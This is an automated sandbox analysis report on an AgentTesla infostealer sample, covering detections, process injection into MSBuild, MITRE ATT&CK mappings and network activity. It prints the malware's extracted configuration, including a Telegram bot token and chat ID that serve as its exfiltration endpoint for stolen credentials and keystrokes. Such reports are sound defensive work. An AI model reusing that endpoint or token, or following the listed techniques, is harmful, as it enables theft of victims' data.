ID: 620228
Sample Name:
SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.5438
Cookbook: default.jbs
Time: 14:36:07
Date: 04/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.5438


Overview

General Information

Sample Name:	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.5438 (renamed file extension from 5438 to exe)
Analysis ID:	620228
MD5:	5d5f37a7cf3a9ff…
SHA1:	1a115c8a1761ef..
SHA256:	31941c96fa470d..
Tags:	exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- .NET source code references suspic…
- Modifies the hosts file
- Tries to detect sandboxes and other…

Classification



- **System is w10x64**
- SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe (PID: 6260 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe" MD5: 5D5F37A7CF3A9FF4277B3A9DC2C4B9D2)
  - MSBuild.exe (PID: 6856 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
- ykVBUY.exe (PID: 5256 cmdline: "C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe" MD5: D621FD77BD585874F9686D3A76462EF1)
  - conhost.exe (PID: 1408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- ykVBUY.exe (PID: 2976 cmdline: "C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe" MD5: D621FD77BD585874F9686D3A76462EF1)
  - conhost.exe (PID: 3264 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot1698102386:AAHWYbuf-rLmgfOsAgCnA_t8ncjPXSF5S8c/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1131810225",
  "Chat URL": "https://api.telegram.org/bot1698102386:AAHWYbuf-rLmgfOsAgCnA_t8ncjPXSF5S8c/sendDocument"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.322518240.0000000004891000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.322518240.0000000004891000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.319389781.000000000355E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.322233930.0000000004710000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.322233930.0000000004710000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.2.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
9.2.MSBuild.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32e84:$s10: logins • 0x328eb:$s11: credential • 0x2ed14:$g1: get_Clipboard • 0x2ed22:$g2: get_Keyboard • 0x2ed2f:$g3: get_Password • 0x300eb:$g4: get_CtrlKeyDown • 0x300fb:$g5: get_ShiftKeyDown • 0x3010c:$g6: get_AltKeyDown
9.0.MSBuild.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.0.MSBuild.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 25 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking

Uses the Telegram API (likely for C&C communication)

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

Contains functionality to register a low level keyboard hook

Spam, unwanted Advertisements and Ransom Demands

Modifies the hosts file

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

.NET source code references suspicious native API functions

Modifies the hosts file

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the hosts file

Stealing of Sensitive Information

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected Telegram RAT

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	2 1 2 Process Injection	1 File and Directory Permissions Modification	1 OS Credential Dumping	1 1 4 System Information Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 Disable or Modify Tools	2 1 1 Input Capture	1 Query Registry	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	Security Account Manager	2 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	2 1 1 Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 3 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Timestomp	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Masquerading	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 3 1 Virtualization/Sandbox Evasion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	2 1 2 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Files and Directories	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.MSBuild.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.MSBuild.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.MSBuild.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.MSBuild.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://UhwhaG.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot1698102386:AAHWYbuf-rLmgfOsAgCnA_t8ncjPXSF5S8c/sendDocument	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	MSBuild.exe, 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot1698102386:AAHWYbuf-rLmgfOsAgCnA_t8ncjPXSF5S8c/	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.322518240.0000000004891000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.322233930.0000000004710000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.322403538.00000000047FA000.00000004.00000800.00020000.00000000.sdmp, MSBuild.exe, 00000009.00000002.524548003.0000000000402000.00000040.00000400.00020000.00000000.sdmp, MSBuild.exe, 00000009.00000000.310999975.0000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org	MSBuild.exe, 00000009.00000002.529747122.00000000031C6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers?	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	MSBuild.exe, 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/bot1698102386:AAHWYbuf-rLmgfOsAgCnA_t8ncjPXSF5S8c/sendDocumentdocument-----	MSBuild.exe, 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.carterandcone.coml	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org4	MSBuild.exe, 00000009.00000002.529747122.00000000031C6000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://UhwhaG.com	MSBuild.exe, 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	MSBuild.exe, 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://api.telegram.org	MSBuild.exe, 00000009.00000002.529774217.00000000031DB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	MSBuild.exe, 00000009.00000002.529747122.00000000031C6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe, 00000000.00000002.324950723.00000000074A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620228
Start date and time: 04/05/202214:36:07	2022-05-04 14:36:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.5438 (renamed file extension from 5438 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@7/6@1/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 1.1% (good quality ratio 1%) • Quality average: 39.8% • Quality standard deviation: 21%

HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.40.136.238, 23.211.6.115, 40.126.32.133, 20.190.160.14, 20.190.160.20, 40.126.32.140, 40.126.32.76, 40.126.32.72, 20.190.160.17, 40.126.32.74, 23.35.236.56, 20.82.210.154, 20.40.129.122, 80.67.82.211, 80.67.82.235, 20.54.89.106, 52.152.110.14, 52.242.101.226, 20.223.24.244
